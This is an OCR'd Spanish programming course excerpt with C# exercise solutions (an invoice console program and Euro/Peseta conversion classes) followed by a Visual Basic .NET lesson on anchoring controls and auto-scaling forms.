Bien, aquí lo tienes. ¿Cómo que es largo? Bueno, puede que sí, si lo comparas con lo que hemos venido haciendo hasta ahora, pero no es nada comparado con un programa de verdad...

```
using System;
using System.Collections;

namespace Facturas
{
    public class Factura
    {
        private string nombre="";
        private string ape1="";
        private string ape2="";
        private string direccion="";
```

```
private string poblacion="";
private string provincia="";
private string codpostal="";
private string nif="";
private byte iva=0;
private Detalles detalles=new Detalles();

public string Nombre
{
    get
    {
        return this.nombre;
    }
    set
    {
        this.nombre=value;
    }
}
public string Ape1
{
    get
    {
        return this.ape1;
    }
    set
    {
        this.ape1=value;
    }
}
public string Ape2
{
    get
    {
        return this.ape2;
    }
    set
    {
        this.ape2=value;
    }
}
public string Direccion
```

```
        {
            get
            {
                return this.direccion;
            }
            set
            {
                this.direccion=value;
            }
        }
        public string Poblacion
        {
            get
            {
                return this.poblacion;
            }
            set
            {
                this.poblacion=value;
            }
        }
        public string Provincia
        {
            get
            {
                return this.provincia;
            }
            set
            {
                this.provincia=value;
            }
        }
        public string CodPostal
        {
            get
            {
                return this.codpostal;
            }
            set
            {
```

```
                this.codpostal=value;
            }
        }
        public string NIF
        {
            get
            {
                return this.nif;
            }
            set
            {
                this.nif=value;
            }
        }

        public byte IVA
        {
            get
            {
                return this.iva;
            }
            set
            {
                this.iva=value;
            }
        }

        public Detalles Detalles
        {
            get
            {
                return this.detalles;
            }
        }

        public static Factura operator+(Factura f,
Detalle d)
        {
            Factura ret=f.Clone();

            ret.detalles[ret.detalles.Count]=d;
```

```
        return ret;
    }

    public decimal BaseImponible
    {
        get
        {
            decimal ret=0;

            for (int i=0;i<this.detalles.Count;i++)
                ret+=this.Detalles[i].Importe;

            return ret;
        }
    }

    public decimal Cuota
    {
        get
        {
            return this.BaseImponible*this.iva/100;
        }
    }

    public decimal Total
    {
        get
        {
            return this.BaseImponible+this.Cuota;
        }
    }

    public Factura Clone()
    {
        Factura ret=new Factura();

        ret.nombre=this.nombre;
        ret.ape1=this.ape1;
        ret.ape2=this.ape2;
```

```
            ret.direccion=this.direccion;
            ret.poblacion=this.poblacion;
            ret.provincia=this.provincia;
            ret.codpostal=this.codpostal;
            ret.nif=this.nif;
            ret.iva=this.iva;

            for (int i=0; i<this.detalles.Count;i++)
                ret.detalles[i]=this.detalles[i];

            return ret;
        }

        public override string ToString()
        {
            string ln="\n";

            return this.nombre+" "+this.ape1+"
"+this.ape2+ln+
                this.detalles.ToString()+ln+"BASE
IMPONIBLE: "+ln+
                this.BaseImponible.ToString()+ln+"CUOTA:
"+
                this.Cuota.ToString()+ln+"TOTAL DE LA
FACTURA: "
                +this.Total.ToString()+ln;
        }
    }

    public class Detalles
    {
        ArrayList det=new ArrayList();

        public int Count
        {
            get
            {
                return det.Count;
            }
        }
```

```
        public Detalle this[int idx]
        {
            get
            {
                if (this.det.Count==0 ||
idx>=this.det.Count || idx<0)
                    throw new Exception("No se encuentra
en la lista");
                else
                    return (Detalle) this.det[idx];
            }
            set
            {
                if (idx>this.det.Count || idx<0)
                    throw new Exception("No se puede
asignar a este elemento");
                else
                {
                    if (value==null)
                        this.det.Remove(this.det[idx]);
                    else
                        this.det.Add(value);
                }
            }
        }

        public override string ToString()
        {
            string ret="";
            string ln="\n";

            for (int i=0;i<this.Count;i++)
                ret+=this[i].ToString()+ln;

            return ret;
        }
    }

    public class Detalle
    {
```

```
        private int cantidad;
        private string descripcion;
        private decimal precio;

        public Detalle(int cantidad, string descripcion,
decimal precio)
        {
            this.cantidad=cantidad;
            this.descripcion=descripcion;
            this.precio=precio;
        }

        public int Cantidad
        {
            get
            {
                return this.cantidad;
            }
            set
            {
                this.cantidad=value;
            }
        }

        public string Descripcion
        {
            get
            {
                return this.descripcion;
            }
            set
            {
                this.descripcion=value;
            }
        }

        public decimal Precio
        {
            get
            {
                return this.precio;
```


```
            }
            set
            {
                this.precio=value;
            }
        }

        public decimal Importe
        {
            get
            {
                return (decimal) this.cantidad *
this.precio;
            }
        }

        public override string ToString()
        {
            return this.cantidad.ToString()+" "+
                this.descripcion+"
"+this.precio.ToString()+" "+
                this.Importe.ToString();
        }
    }

    public class FacturasApp
    {
        static void Main(string[] args)
        {
            byte opcion=0;
            Detalle d;
            int idx;

            Factura f=new Factura();

            Console.Write("Dame el nombre: ");
            f.Nombre=Console.ReadLine();

            Console.Write("Dame el primer apellido: ");
            f.Ape1=Console.ReadLine();
```

```
Console.Write("Dame el segundo apellido: ");
f.Ape2=Console.ReadLine();

Console.Write("Dame la dirección: ");
f.Direccion=Console.ReadLine();

Console.Write("Dame la población: ");
f.Poblacion=Console.ReadLine();

Console.Write("Dame la provincia: ");
f.Provincia=Console.ReadLine();

Console.Write("Dame el código postal: ");
f.CodPostal=Console.ReadLine();

Console.Write("Dame el NIF/CIF: ");
f.NIF=Console.ReadLine();

do
{
    try
    {
        Console.Write("Dame el IVA: ");
        f.IVA=Byte.Parse(Console.ReadLine());
    }
    catch
    {
        continue;
    }
} while (f.IVA<=0);

while (opcion!=4)
{
    opcion=Menu(f);

    switch (opcion)
    {
        case 1:
            Console.WriteLine();
            d=NuevoDetalle();
```

```
                        f+=d;
                        Console.WriteLine();
                        break;
                    case 2:
                        Console.WriteLine();
                        if (f.Detalles.Count==0)
continue;

                        Console.Write("Dame el índice a
eliminar: ");

                    idx=Int32.Parse(Console.ReadLine());

                        f.Detalles[idx]=null;
                        Console.WriteLine();
                        break;
                    case 3:
                        Console.WriteLine();
                        Console.WriteLine(f.ToString());
                        Console.WriteLine();
                        break;
                }
            }
        }

        static byte Menu(Factura f)
        {
            byte opcion=0;

            Console.WriteLine("La factura consta de {0}
líneas de detalle",f.Detalles.Count);
            Console.WriteLine("1. Añadir una línea de
detalle");
            Console.WriteLine("2. Borrar una línea de
detalle");
            Console.WriteLine("3. Ver factura actual");
            Console.WriteLine("4. Finalizar");
            Console.Write("Elige una opción: ");

            do
```

```
            {
                try
                {

                opcion=Byte.Parse(Console.ReadLine());
                }
                catch
                {
                    continue;
                }
            } while (opcion<=0 || opcion >4);

            return opcion;
        }

        static Detalle NuevoDetalle()
        {
            Console.Write("Dame la descripción: ");
            string descripcion=Console.ReadLine();

            Console.Write("Dame la cantidad: ");
            int cantidad=Int32.Parse(Console.ReadLine());

            Console.Write("Dame el precio: ");
            decimal
precio=Decimal.Parse(Console.ReadLine());

            Detalle d=new
Detalle(cantidad,descripcion,precio);

            return d;
        }
    }
}
```

Sigue este vínculo si quieres bajártelo.



EJERCICIO 5 (ENTREGA 12)

RESOLUCIÓN DEL EJERCICIO

Este ha sido bastante hermoso, sin duda. Aquí lo tienes.

```
using System;

namespace EjercicioMonedas
{
    public class Euro
    {
        public double valor;

        private Euro() {}

        // Conversiones de de double a Euro y de Euro a
double
        public static implicit operator Euro(double d)
        {
            Euro e=new Euro();
            e.valor=Math.Round(d,2);

            return e;
        }

        public static implicit operator double(Euro e)
        {
            return e.valor;
        }

        // Conversión de Peseta a Euro
        public static implicit operator Euro(Peseta p)
        {
            Euro e=new Euro();
            e.valor=Math.Round(p/166.386,2);

            return e;
```

```
        }

        // Operadores de comparación para la
compatibilidad Euro y double
        public static bool operator==(Euro e, double d)
        {
            return e.valor==d;
        }

        public static bool operator!=(Euro e, double d)
        {
            return e.valor!=d;
        }

        public static bool operator>=(Euro e, double d)
        {
            return e.valor>=d;
        }

        public static bool operator>(Euro e, double d)
        {
            return e.valor>d;
        }

        public static bool operator<=(Euro e, double d)
        {
            return e.valor<=d;
        }

        public static bool operator<(Euro e, double d)
        {
            return e.valor<d;
        }

        // Operadores de suma y resta para compatibilidad
Euro y double
        public static Euro operator+(Euro e, double d)
        {
            Euro ret=new Euro();
            ret.valor=e.valor+Math.Round(d,2);
```

```
            return ret;
        }

        public static Euro operator-(Euro e, double d)
        {
            Euro ret=new Euro();
            ret.valor=e.valor-Math.Round(d,2);

            return ret;
        }

        // Operadores de incremento y decremento
        public static Euro operator++(Euro e)
        {
            e.valor++;
            return e;
        }

        public static Euro operator--(Euro e)
        {
            e.valor--;
            return e;
        }

        // Operadores de suma y resta para compatibilidad
Euro y Peseta
        public static Euro operator+(Euro e, Peseta p)
        {
            Euro ret=new Euro();
            ret.valor=e.valor+Math.Round(p/166.386,2);

            return ret;
        }

        public static Euro operator-(Euro e, Peseta p)
        {
            Euro ret=new Euro();
            ret.valor=e.valor-Math.Round(p/166.386,2);

            return ret;
```

```
        }

        // Operadores de comparación para compatibilidad
Euro y Peseta
        public static bool operator==(Euro e, Peseta p)
        {
            return e.valor==Math.Round(p/166.386,2);
        }

        public static bool operator!=(Euro e, Peseta p)
        {
            return e.valor!=Math.Round(p/166.386,2);
        }

        public static bool operator>=(Euro e, Peseta p)
        {
            return e.valor>=Math.Round(p/166.386,2);
        }

        public static bool operator>(Euro e, Peseta p)
        {
            return e.valor>Math.Round(p/166.386,2);
        }

        public static bool operator<=(Euro e, Peseta p)
        {
            return e.valor<=Math.Round(p/166.386,2);
        }

        public static bool operator<(Euro e, Peseta p)
        {
            return e.valor<Math.Round(p/166.386,2);
        }
    }

    public class Peseta
    {
        public double valor;

        private Peseta() {}
```

```
        // Conversiones de double a Peseta y de Peseta a
double
        public static implicit operator Peseta(double d)
        {
            Peseta p=new Peseta();
            p.valor=Math.Round(d);

            return p;
        }

        public static implicit operator double(Peseta p)
        {
            return p.valor;
        }

        // Conversión de Euro a Peseta
        public static implicit operator Peseta(Euro e)
        {
            Peseta p=new Peseta();
            p.valor=Math.Round(e*166.386);

            return p;
        }

        // Operadores de comparación para compatiblidad
Peseta y double
        public static bool operator==(Peseta p, double d)
        {
            return p.valor==d;
        }

        public static bool operator!=(Peseta p, double d)
        {
            return p.valor!=d;
        }

        public static bool operator>=(Peseta p, double d)
        {
            return p.valor>=d;
        }
```

```
        public static bool operator>(Peseta p, double d)
        {
            return p.valor>d;
        }

        public static bool operator<=(Peseta p, double d)
        {
            return p.valor<=d;
        }

        public static bool operator<(Peseta p, double d)
        {
            return p.valor<d;
        }

        // Operadores de suma y resta para compatibilidad
Peseta y double
        public static Peseta operator+(Peseta p, double
d)
        {
            Peseta ret=new Peseta();
            ret.valor=p.valor+Math.Round(d);

            return ret;
        }

        public static Peseta operator-(Peseta p, double
d)
        {
            Peseta ret=new Peseta();
            ret.valor=p.valor-Math.Round(d);

            return ret;
        }

        // Operadores de incremento y decremento
        public static Peseta operator++(Peseta p)
        {
            p.valor++;
            return p;
```

```
        }

        public static Peseta operator--(Peseta p)
        {
            p.valor--;
            return p;
        }

        // Operadores de suma y resta para compatibilidad
Peseta y Euro
        public static Peseta operator+(Peseta p, Euro e)
        {
            Peseta ret=new Peseta();
            ret.valor=p.valor+Math.Round(e*166.386);

            return ret;
        }

        public static Peseta operator-(Peseta p, Euro e)
        {
            Peseta ret=new Peseta();
            ret.valor=p.valor+Math.Round(e*166.386);

            return ret;
        }

        // Operadores de comparación para compatibilidad
Peseta y Euro
        public static bool operator==(Peseta p, Euro e)
        {
            return e==Math.Round(p.valor/166.386,2);
        }

        public static bool operator!=(Peseta p, Euro e)
        {
            return e!=Math.Round(p.valor/166.386,2);
        }

        public static bool operator>=(Peseta p, Euro e)
        {
```

```
            return p.valor>=Math.Round(e*166.386);
        }

        public static bool operator>(Peseta p, Euro e)
        {
            return p.valor>Math.Round(e*166.386);
        }

        public static bool operator<=(Peseta p, Euro e)
        {
            return p.valor<=Math.Round(e*166.386);
        }

        public static bool operator<(Peseta p, Euro e)
        {
            return p.valor<Math.Round(e*166.386);
        }
    }

    class EjercicioMonedasApp
    {
        static void Main()
        {
            double d;
            Euro e;
            Peseta p;
            string a;

            Console.Write("Dame un valor para double: ");
            d=Double.Parse(Console.ReadLine());

            Console.Write("Dame un valor para Euros: ");
            e=Double.Parse(Console.ReadLine());

            Console.Write("Dame un valor para Pesetas:
");
            p=Double.Parse(Console.ReadLine());

            Comparaciones(e,p,d);
            Console.WriteLine();
```

```
            Console.Write("Pulsa INTRO para asignar
Euros=Pesetas");
            a=Console.ReadLine();
            e=p;
            Console.WriteLine("Euros=Pesetas asignado.
Las comparaciones son:");
            Comparaciones(e,p,d);

            Console.Write("Pulsa INTRO para asignar
Euros=double");
            a=Console.ReadLine();
            e=d;
            Console.WriteLine("Euros=double asignado. Las
comparaciones son:");
            Comparaciones(e,p,d);

            Console.Write("Pulsa INTRO para asignar
Pesetas=Euros");
            a=Console.ReadLine();
            p=e;
            Console.WriteLine("Pesetas=Euros asignado.
Las comparaciones son:");
            Comparaciones(e,p,d);

            Console.Write("Pulsa INTRO para asignar
Pesetas=double");
            a=Console.ReadLine();
            p=d;
            Console.WriteLine("Pesetas=double asignado.
Las comparaciones son:");
            Comparaciones(e,p,d);

            Console.Write("Pulsa INTRO para asignar
double=Euros");
            a=Console.ReadLine();
            d=e;
            Console.WriteLine("double=Euros asignado. Las
comparaciones son:");
            Comparaciones(e,p,d);
```

```
            Console.Write("Pulsa INTRO para asignar
double=Pesetas");
            a=Console.ReadLine();
            d=p;
            Console.WriteLine("double=Pesetas asignado.
Las comparaciones son:");
            Comparaciones(e,p,d);

            Console.Write("Pulsa INTRO para Euros++ y
Pesetas++");
            a=Console.ReadLine();
            e++;p++;
            Console.WriteLine("Euros ahora vale: {0};
Pesetas ahora vale: {1}",e.valor,p.valor);
            Console.WriteLine();

            Console.Write("Pulsa INTRO para Euros-- y
Pesetas--");
            a=Console.ReadLine();
            e--;p--;
            Console.WriteLine("Euros ahora vale: {0};
Pesetas ahora vale: {1}",e.valor,p.valor);
            Console.WriteLine();

            Console.Write("Pulsa INTRO para Euros +=
Pesetas");
            a=Console.ReadLine();
            Console.WriteLine("Sumando {0} Euros + {1}
Pesetas",e.valor,p.valor);
            e+=p;
            Console.WriteLine("El resultado es {0}
Euros",e.valor);
            Console.WriteLine();

            Console.Write("Pulsa INTRO para Euros +=
double");
            a=Console.ReadLine();
            Console.WriteLine("Sumando {0} Euros + {1}
double",e.valor,d);
            e+=d;
            Console.WriteLine("El resultado es {0}
```

```
Euros",e.valor);
            Console.WriteLine();

            Console.Write("Pulsa INTRO para Pesetas +=
Euros");
            a=Console.ReadLine();
            Console.WriteLine("Sumando {0} Pesetas + {1}
Euros",p.valor,e.valor);
            p+=e;
            Console.WriteLine("El resultado es {0}
Pesetas",p.valor);
            Console.WriteLine();

            Console.Write("Pulsa INTRO para Pesetas +=
double");
            a=Console.ReadLine();
            Console.WriteLine("Sumando {0} Pesetas + {1}
double",p.valor,d);
            p+=d;
            Console.WriteLine("El resultado es {0}
Pesetas",p.valor);
            Console.WriteLine();

            Console.WriteLine("Listo. Pulsa una INTRO,
que ya hemos terminado");
            a=Console.ReadLine();
        }

        static void Comparaciones (Euro e, Peseta p,
double d)
        {
            Console.WriteLine("La comparación {0} euros
== {1} double devuelve {2}",e.valor,d,e==d);
            Console.WriteLine("La comparación {0} euros
== {1} pesetas devuelve {2}",e.valor,p.valor,e==p);
            Console.WriteLine("La comparación {0} pesetas
== {1} double devuelve {2}",p.valor,d,p==d);
            Console.WriteLine();

            Console.WriteLine("La comparación {0} euros
```

```
!= {1} double devuelve {2}",e.valor,d,e!=d);
            Console.WriteLine("La comparación {0} euros
!= {1} pesetas devuelve {2}",e.valor,p.valor,e!=p);
            Console.WriteLine("La comparación {0} pesetas
!= {1} double devuelve {2}",p.valor,d,p!=d);
            Console.WriteLine();

            Console.WriteLine("La comparación {0} euros
>= {1} double devuelve {2}",e.valor,d,e>=d);
            Console.WriteLine("La comparación {0} euros
>= {1} pesetas devuelve {2}",e.valor,p.valor,e>=p);
            Console.WriteLine("La comparación {0} pesetas
>= {1} double devuelve {2}",p.valor,d,p>=d);
            Console.WriteLine();

            Console.WriteLine("La comparación {0} euros >
{1} double devuelve {2}",e.valor,d,e>d);
            Console.WriteLine("La comparación {0} euros >
{1} pesetas devuelve {2}",e.valor,p.valor,e>p);
            Console.WriteLine("La comparación {0} pesetas
> {1} double devuelve {2}",p.valor,d,p>d);
            Console.WriteLine();

            Console.WriteLine("La comparación {0} euros
<= {1} double devuelve {2}",e.valor,d,e<=d);
            Console.WriteLine("La comparación {0} euros
<= {1} pesetas devuelve {2}",e.valor,p.valor,e<=p);
            Console.WriteLine("La comparación {0} pesetas
<= {1} double devuelve {2}",p.valor,d,p<=d);
            Console.WriteLine();

            Console.WriteLine("La comparación {0} euros <
{1} double devuelve {2}",e.valor,d,e<d);
            Console.WriteLine("La comparación {0} euros <
{1} pesetas devuelve {2}",e.valor,p.valor,e<p);
            Console.WriteLine("La comparación {0} pesetas
< {1} double devuelve {2}",p.valor,d,p<d);
            Console.WriteLine();
        }
    }
}
```

Sigue este vínculo si te lo quieres bajar.

Curso de iniciación a la programación con Visual Basic .NET

Entrega número tres, (26/Oct/2001)
Publicada el 27/Oct/2001
Revisada el 24/Dic/2002
(13/Ene/02: algunas correcciones gramaticales y otras menores)

En esta tercera entrega del curso de iniciación a la programación con Visual Basic .NET vamos a seguir viendo algunas cosillas más del entorno integrado de Visual Studio .NET, en esta ocasión vamos a hacer que los controles que tengamos en un formulario se adapten de forma automática al nuevo tamaño de la ventana (**formulario**) así como a los distintos tamaños de fuentes que el usuario de nuestras aplicaciones .NET prefiera usar, ya que no todo el mundo usa la misma resolución que nosotros ni los mismos tamaños de letras.

Hacer esto con las versiones anteriores de Visual Basic era un trabajo duro y algunas veces bastante engorroso, que requería bastante código y casi nunca se lograba lo que queríamos... ¿que no sabes de qué estoy hablando? bueno, no te preocupes que, aunque ahora no sepas la utilidad de todo lo que te voy a explicar pueda tener, en algún momento lo necesitarás y aquí tendrás la explicación de cómo hacerlo.

Para entrar en calor, te expondré un caso típico:
El tamaño de una ventana de Windows, (que al fin y al cabo es un formulario), se puede hacer redimensionable, es decir que el usuario puede cambiar de tamaño, en estos casos, lo adecuado sería que los controles que dicho formulario contenga, se adapten al nuevo tamaño de la ventana, con idea de que no queden huecos vacíos al cambiar el tamaño de la ventana.

Por ejemplo, si tenemos esta ventana (o formulario):




Figura 1

y la agrandamos, por ejemplo para que tenga este otro aspecto:

Figura 2

comprobaremos que la ventana se ha agrandado, pero los controles que hay en ella siguen teniendo el mismo tamaño y la misma posición que en la ventana anterior.

Pues bien, la idea de lo que te quiero explicar es que al cambiar el tamaño de la ventana se ajusten los controles al nuevo tamaño, para que tuviesen este otro aspecto:

Figura 3

Para que esto sea posible de forma automática, hay que hacer unas cuantas asignaciones a los controles, de forma que podamos indicarle qué tienen que hacer cuando el tamaño de la ventana varíe.
En este ejemplo, lo correcto sería que:
- La caja de texto superior se agrandase hacia el lado derecho.
- El botón Añadir se moviese hacia el extremo derecho del formulario.
- La lista se ajustara al ancho y también al alto de la ventana.

Todo esto lo podemos hacer en tiempo de diseño, es decir cuando tenemos el formulario en el entorno integrado o bien lo podemos codificar dentro del propio formulario, dónde hacerlo queda a tu criterio, yo te voy a explicar cómo hacerlo en los dos casos y después tu decides cómo hacerlo.

Antes de empezar a explicarte, vamos a crear un nuevo proyecto.
Crea un proyecto del tipo Windows, (aplicación Windows o Windows Application), nómbralo como WinApp3.
Añade una etiqueta (Label), una caja de textos (TextBox), un botón (Button) y una lista (ListBox)
Deja los nombres que el IDE ha puesto, salvo para el botón, el cual se llamará cmdAdd.
(realmente puedes ponerles los nombres que quieras, pero los que yo voy a usar son: Label1, TextBox1, ListBox1 y cmdAdd)

Posiciona esos controles tal y como se muestra en la figura 1.

Selecciona la caja de textos (TextBox1) y en la ventana de propiedades, selecciona **Anchor**, verás que por defecto estarán los valores Left y Top, esto quiere decir que la caja de textos estará "anclada" a la izquierda y arriba, pero ahora vamos a seleccionar también la derecha. Cuando pulses en la lista desplegable verás que se muestra una imagen con cuatro líneas, (como la mostrada en la figura 4), dos de las cuales son obscuras (están seleccionadas) y las otras dos están blancas (no seleccionadas), pulsa en la línea de la derecha, para que se ponga gris, de esta forma estaremos indicándole que también se "ancle" a la derecha.

Figura 4

Vamos a comprobarlo. Pulsa F5 para ejecutar el proyecto.
Una vez que se muestre el formulario en ejecución, agrándalo hacia la derecha, verás que la caja de textos se adapta al nuevo tamaño. Ahora "achícalo", es decir haz que se haga más pequeño hacia la izquierda, incluso haz que no se vea el botón, comprobarás que la caja de texto sigue estando "proporcionalmente" igual de separada de los extremos superior, derecho e izquierdo y se adapta al tamaño de la ventana.
Incluso si intentas hacer la ventana muy pequeña, el ancho se quedará justo en la parte izquierda de la caja de texto, con el alto puedes hacer que casi desaparezca, (salvo el caption de la ventana, la barra de arriba, la cual se mantiene).

Ahora vamos a "anclar" el botón.
Una vez que hayas terminado de probar... vamos a seguir... ¡valeeee! deja ya de juguetear con la dichosa ventanita.

Ahora, de vuelta al IDE, selecciona el botón y en la ventana de propiedades selecciona la propiedad Anchor.
En este caso, lo que nos interesa es que el botón se desplace a la derecha, pero que no se haga más grande.
Para ello, debes seleccionar las líneas de la derecha y la de arriba.
Es decir: ánclate en la parte de arriba y en la derecha, de forma que si cambiamos el tamaño del formulario, el botón se desplazará a la derecha o a la izquierda, pero no cambiará de tamaño, como le ocurre al textbox.
Pulsa F5 y compruébalo. Agranda el formulario, (hacia la derecha) y achícalo, (hacia la izquierda), verás que el botón llegará casi a tocar el lado izquierdo del formulario y allí se quedará, no permitiendo que se haga más pequeño.

Por último vamos a anclar el listbox... ¿cómo? ¿que quieres intentarlo por tu cuenta? vale... me parece bien...
Sólo decirte que el listbox debe hacerse grande tanto hacia la derecha como hacia la izquierda e incluso cuando se estira el formulario desde la parte inferior, pero en la parte superior debe mantenerse en la misma posición.

Fíjate en la figura 3...

Bueno, espero que lo hayas conseguido. Si no es así, no te preocupes, ahora veremos la solución.

Vamos a complicar un poco más la cosa y vamos a añadirle otro botón. En este caso, dicho botón estará en la parte inferior derecha del formulario, será el botón cerrar y al pulsarlo hay que cerrar el formulario... ¿recuerdas cómo se hace?
¡Exacto! usando Me.Close en el evento Click de dicho botón, el cual yo voy a llamar cmdCerrar.
Como te decía, este botón se debería anclar en la parte inferior derecha, por tanto los valores que hay que asignar en Anchor son precisamente esos: Right y Botton (derecha y abajo).

Como habrás notado, con el Label1 no hay que hacer nada, ya que por defecto el tamaño se ajusta por la derecha y por abajo, por tanto se quedará en la misma posición... aunque realmente está anclada arriba y a

la izquierda, que son los valores por defecto de la propiedad Anchor, por eso no es necesario asignarle nada.

Ahora vamos a ver cómo hacerlo mediante código... ¿que qué sentido tiene hacerlo por código? pues... esto... bueno, porque puede ser que quieras hacerlo... (je, je, ¡tan pillao guille!)

Haz que se muestre el formulario y haz doble-click en él, (no hagas doble-click en ninguno de los controles que tiene el formulario, sino en el propio formulario). Cuando estamos en el IDE y hacemos doble-click en el formulario se muestra el evento Form_Load que es el que se ejecuta cuando el formulario "se carga" en la memoria, justo antes de mostrarse, por tanto aquí es un buen sitio para hacer algunas "inicializaciones" o asignaciones que nuestro formulario necesite.
Por ejemplo, podemos limpiar el contenido de la lista, el de la caja de texto, etc. e incluso hacer las asignaciones para que los controles se queden "anclados" en la posición que nosotros le indiquemos.

Vamos a ver primero cómo se "declara" este evento, aunque el VB lo hace automáticamente por nosotros, es conveniente verlo para ir aclarando conceptos... que tal vez ahora no necesites, pero en un futuro casi seguro que te hubiese gustado haberlo sabido.

```
    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        Me.TextBox1.Text = ""
        Me.ListBox1.Items.Clear()
    End Sub
```

Lo primero que hay que notar es que **Handles** es la palabra que le indica al compilador de Visual Basic .NET qué evento es el que "manipula" o maneja este procedimiento. Siempre lo digo... o lo pienso, que los anglosajones (los que hablan inglés) lo tienen muchísimo más fácil que los que no hablamos la lengua de Shakespeare, ya que para ellos eso de Handles es una palabra que tiene sentido y precisamente quiere decir eso "maneja", manipula, se encarga de , etc. con lo cual tienen superclaro que es lo que quiere decir esa palabreja... Esto, (la declaración del Sub), se encarga de manejar el evento Load del objeto MyBase.
Aunque también hay que decirlo... algunos de esos "hablantes" de inglés, aún a pesar de tener el lenguaje (idioma) a su favor... no tienen ni repajolera idea de Basic... en fin... ese consuelo nos queda... así que, no te desanimes y tira "pa lante", que "pa trás" no hay que ir ni para coger carrerilla...

El objeto **MyBase** se refiere al objeto base del que se deriva el formulario, recuerda que en .NET todo está basado en objetos y en programación orientada a objetos y todo objeto se deriva de un objeto básico o que está más bajo en la escala de las clases... es decir, un formulario se basa en la clase **System.Windows.Forms.Form** y a esa clase es a la que hace referencia el objeto MyBase, mientras que **Me** se refiere a la clase actual, la que se ha derivado de dicha clase Form o por extensión a cualquier clase, como veremos en futuras ocasiones.

¿Cómo? ¿que has acabado por liarte más? ¿que no has captado lo que acabo de decir?
Pues lo siento por ti... pero no te lo voy a explicar mejor... simplemente déjalo estar y poco a poco acabarás por comprenderlo... (je, je, ¡que malo que soy algunas veces!)

Veamos ahora el código prometido para hacer que los controles se anclen al formulario de forma que se adapten al nuevo tamaño del mismo:

```
Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
    Me.TextBox1.Text = ""
    Me.ListBox1.Items.Clear()
    ' Asignar los valores para "anclar" los controles al formulario
    ' El TextBox1 se anclará a Arriba, Izquierda y Derecha
    TextBox1.Anchor = AnchorStyles.Top Or AnchorStyles.Left Or AnchorStyles.Right
    ' El botón Añadir lo hará Arriba y a la derecha:
    cmdAdd.Anchor = AnchorStyles.Top Or AnchorStyles.Right
    ' El listbox lo hará en los cuatro vértices:
    ListBox1.Anchor = AnchorStyles.Top Or AnchorStyles.Left Or AnchorStyles.Right Or
AnchorStyles.Bottom
    ' El botón cerrar sólo lo hará a la derecha y abajo
    cmdCerrar.Anchor = AnchorStyles.Right Or AnchorStyles.Bottom
End Sub
```

Para ir terminando la presente entrega, vamos a ver lo otro que comenté al principio, que el formulario y los controles se adapten también a otros tamaños de fuentes, no a los que nosotros tenemos en nuestro equipo... ya que hay gente que por necesidades tienen que poner tamaños de fuentes más grandes e incluso más pequeñas... que también hay quién tiene un monitor de 19 o 21 pulgadas y lo mismo tienen que usar letras de tamaños más pequeñín...

La propiedad que hace eso posible es **AutoScale**, esta propiedad sólo está disponible en los formularios y por defecto tiene el valor True (verdadero), por tanto los formularios, sin necesidad de que hagamos nada, se auto ajustarán al tamaño de las fuentes.
Esto no lo he comprobado, pero me fío de lo que dice la documentación, (aunque esté en inglés)

Otra cosilla interesante que tienen los formularios es la propiedad **AutoScroll**. Si asignamos el valor True (verdadero) a esta propiedad, hacemos que cuando el formulario se haga muy pequeño o muy estrecho, se muestren unas barras de desplazamiento (scrolls) para que pulsando en ellas podamos ver el contenido del mismo.
Por ejemplo si no hubiésemos "anclado" nuestros controles, al hacer el formulario más estrecho se mostrarían unas barras de desplazamiento para que podamos ver los controles que están contenidos en el formulario.




Figura 5

Si quieres probarlo, quita el código que hemos añadido, o coméntalo todo, para ello selecciona todas las líneas que quieres comentar, las que asignan los valores a la propiedad Anchor y en el menú Edición, selecciona Avanzado y Comentar Selección, también puedes usar las teclas: Ctrl+K seguidas de Ctrl+C, (yo tengo las opciones de Comentar Selección y Quitar los comentarios puestas en la barra de herramientas, ya que de vez en cuando las utilizo para hacer alguna que otra prueba y no tener que borrar el texto que quiero quitar)

